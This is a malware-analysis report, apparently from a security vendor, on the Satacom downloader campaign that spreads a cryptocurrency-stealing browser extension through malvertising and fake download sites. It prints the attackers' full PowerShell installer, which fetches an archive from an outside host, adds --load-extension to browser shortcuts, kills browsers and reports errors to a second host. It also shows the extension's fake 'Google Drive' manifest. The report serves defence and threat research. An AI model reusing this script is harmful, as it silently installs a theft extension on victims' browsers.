# Satacom delivers browser extension that steals cryptocurrency

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
Satacom downloader, also known as LegionLoader, is a renowned malware family that emerged in 2019. It is known to use the technique of querying DNS servers to obtain the base64-encoded URL in order to receive the next stage of another malware family currently distributed by Satacom. The Satacom malware is delivered via third-party websites. Some of these sites do not deliver Satacom themselves, but use legitimate advertising plugins that the attackers abuse to inject malicious ads into the webpages. The malicious links or ads on the sites redirect users to malicious sites such as fake file-sharing services.

In this report we cover a recent malware distribution campaign related to the Satacom downloader. The main purpose of the malware that is dropped by the Satacom downloader is to steal BTC from the victim's account by performing web injections into targeted cryptocurrency websites. The malware attempts to do this by installing an extension for Chromium-based web browsers, which later communicates with its C2 server, whose address is stored in the BTC transaction data.

The malicious extension has various JS scripts to perform browser manipulations while the user is browsing the targeted websites, including enumeration and manipulation with cryptocurrency websites. It also has the ability to manipulate the appearance of some email services, such as Gmail, Hotmail and Yahoo, in order to hide its activity with the victim's cryptocurrencies shown in the email notifications.


The initial infection begins with a ZIP archive file. It is downloaded from a website that appears to mimic a software portal that allows the user to download their desired (often cracked) software for free. The archive contains several legitimate DLLs and a malicious Setup.exe file that the user needs to execute manually to initiate the infection chain.

Various types of websites are used to spread the malware. Some of them are malicious websites with a hardcoded download link, while others have the "Download" button injected through a legitimate ad plugin. In this case, even legitimate websites may have a malicious "Download" link displayed on the webpage. At the time of writing, we saw the QUADS plugin being abused to deliver Satacom.





***Websites with embedded QUADS ad plugin***

The plugin is abused in the same way that other advertising networks are abused for malvertising purposes: the attackers promote ads that look like a “Download” button and redirect users to the attackers’ websites.




***WP QUADS ad plugin within the website’s content***

After the user clicks on the download button or link, there's a chain of redirects that automatically takes them through various servers to reach a website masquerading as a file-sharing service to distribute the malware. In the screenshot below, we can see examples of websites that are the final destinations of the redirection chains.




***Fake 'file-sharing' services***

After the user downloads and extracts the ZIP archive, which is about 7MB in size, a few binaries, EXE and DLL files are revealed. The DLLs are legitimate libraries, but the 'Setup.exe' file is a malicious binary. It is about 450MB, but is inflated with null bytes to make it harder to analyze. The original size of the file without the added null bytes is about 5MB and it is an Inno Setup type file.

setup.exe-

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0248C6E0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C6F0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C700 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C710 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C720 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C730 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C740 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C750 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C760 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C770 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C780 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C790 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C7A0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C7B0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C7C0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C7D0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C7E0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C7F0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C800 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C810 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C820 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C830 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C840 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C850 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C860 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C870 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C880 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C890 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C8A0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C8B0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C8C0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C8D0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C8E0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 0248C8F0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |

***Null bytes added to the PE file***

Inno Setup installers usually work as follows: at runtime the binary extracts a child installer to a temporary folder with the name ‘Setup.tmp’. Then it runs the child installer ‘Setup.tmp’ file that needs to communicate with the primary installer with arguments pointing to the location of the original ‘Setup.exe’ and its packages in order to retrieve the BIN data inside the ‘Setup.exe’ file for the next step of the installation.


In the case of the Satacom installer, the Setup.tmp file, once running, creates a new PE DLL file in the Temp directory. After the DLL is created, the child installer loads it into itself and runs a function from the DLL.

It then decrypts the payload of Satacom and creates a new sub-process of ‘explorer.exe’ in order to inject the malware into the ‘explorer.exe’ process.

Based on the behavior we observed, we can conclude that the malware performs a common process injection technique on the remote ‘explorer.exe’ process called process hollowing. This is a known technique used to evade detection by AV applications.

The malicious payload that's injected into the 'explorer.exe' process uses the RC4 encryption implementation to decrypt its configuration data, communication strings and data for the other dropped binaries on the victim's machine. The encrypted data is stored inside the malicious payload.


The malware uses different hardcoded keys to decrypt the data at each step. There are four different RC4 keys that the malware uses to perform its actions, first decrypting the HEX string data to use it for its initial communication purposes.




***RC4 keys (left pane) and encrypted HEX strings (right pane)***


In the screenshot above, the left pane shows the four RC4 hardcoded keys as HEX strings, and in the right pane we can see the HEX strings that are decrypted using the RC4 'config_strings' key to get the strings for the first initialization of communication with the C2. If we decrypt the strings ourselves using the key, we get the result shown in the screenshot.

Once the HEX strings are decrypted, 'explorer.exe' initiates its first communication. To do so, it performs a DNS request to don-dns[.]com (a decrypted HEX string) through Google DNS (8.8.8.8, another decrypted string) and it queries for the TXT record.




*DNS query for TXT record through Google to don-dns[.]com*

Once the request is complete, the DNS TXT record is received as another base64-encoded RC4-encrypted string: “ft/gGGt4vm96E/jp”. Since we have all of the RC4 keys, we can try to decrypt the string with the ‘dns_RC4_key’ and get another URL as a result. This URL is where the payload is actually downloaded from.




*Decrypted string of TXT record*


## The payload: malicious browser extension

The Satacom downloader downloads various binaries to the victim’s machine. In this campaign we observed a PowerShell script being downloaded that installs a malicious Chromium-based browser extension that targets Google Chrome, Brave and Opera.

The extension installation script is responsible for downloading the extension in a ZIP archive file from a third-party website server. The PowerShell script downloads the archived file to the computer’s Temp directory and then extracts it to a folder inside the Temp directory.

After that, the script searches for the possible locations of shortcuts for each of the targeted browsers in such places as Desktop, Quick Launch and Start Menu. It also configures the locations of the browsers' installation files and the location of the extension on the computer.

Finally, the PS script recursively searches for any link (.LNK) file in the above locations and modifies the "Target" parameter for all existing browser shortcuts with the flag "–load-extension=[pathOfExtension]" so that the shortcut will load the browser with the malicious extension installed.




***Chrome shortcut with the extension parameter***

After performing this action, the script closes any browser processes that may be running on the machine, so that the next time the victim opens the browser, the extension will be loaded into the browser and run while the user is browsing the internet.

This extension installation technique allows the threat actors to add the addon to the victim's browser without their knowledge and without uploading it to the official extension stores, such as the Chrome Store, which requires the addon to meet the store's requirements.

```powershell
Add-Type -AssemblyName System.Web
$error.Clear()
$strangeDesktop = [Environment]::GetFolderPath("CommonDesktopDirectory")
$programFiles = [Environment]::GetFolderPath("ProgramFiles")
$appData = [Environment]::GetFolderPath("ApplicationData")
$userProfile = [Environment]::GetFolderPath("UserProfile")
$localAppData = [Environment]::GetFolderPath("LocalApplicationData")

$zipFileUrl = "http://tchk-1.com[redacted]"

$webClient = New-Object System.Net.WebClient
$webClient.DownloadFile($zipFileUrl, "$localAppData\default.zip")

Expand-Archive "$localAppData\default.zip" "$localAppData\Default"

$startMenuPrograms = @(
    "$strangeDesktop",
    "$userProfile\Desktop",
    "$appData\Microsoft\Internet Explorer\Quick Launch"
)

$braveWorkingFolder = "$programFiles\BraveSoftware\Brave-Browser\Application"
$chromeWorkingFolder = "$programFiles\Google\Chrome\Application"
$operaGXWorkingFolder = "$localAppData\Programs\Opera GX"
$extensionPath = "$localAppData\Default"
$shell = New-Object -ComObject WScript.Shell

Get-ChildItem -Path $startMenuPrograms -Filter *.lnk -Recurse -Force |
    Where-Object {
        $link = $shell.CreateShortcut($_.FullName)
        $link.WorkingDirectory -eq $braveWorkingFolder -or
        $link.WorkingDirectory -eq $chromeWorkingFolder -or
        $link.WorkingDirectory -eq $operaGXWorkingFolder
    } |
    ForEach-Object {
        $link = $shell.CreateShortcut($_.FullName)
        $link.Arguments = "$($link.Arguments) --load-extension=$extensionPath"
        $link.Save()
    }


Stop-Process -Name "chrome" -Force
Stop-Process -Name "opera" -Force
Stop-Process -Name "brave" -Force

if($error.count -gt 0)
{
    $outputValue = $($error -join [Environment]::NewLine)
    $enc = [System.Text.Encoding]::UTF8
    $Bytes = $enc.GetBytes($outputValue)

    $EncodedText =[Convert]::ToBase64String($Bytes)
    $EncodedText = [System.Web.HttpUtility]::UrlEncode($EncodedText)
    $webClient = New-Object System.Net.WebClient
    $webClient.DownloadString("https://look-soft.com[redacted]"+$EncodedText)

}
```

***Extension installation PowerShell script***

## Malicious extension analysis

After installation of the extension, we can analyze its functionality and features by checking specific files stored in the extension's directory. If we take a look at the first lines of the 'manifest.json' file, we'll see that the extension

disguises itself by naming the addon “Google Drive,” so even when the user accesses the browser addons, the only thing they will see is an addon named “Google Drive”, which looks like just another standard Google extension installed inside the browser.

```
{
  "offline_enabled": true,
  "name": "Google Drive",
  "author": "Google inc.",
  "description": "Google Drive: create, share and keep all your stuff in one place.",
  "version": "1.8.7",
  "icons": {
    "128": "ico.png"
  },
```

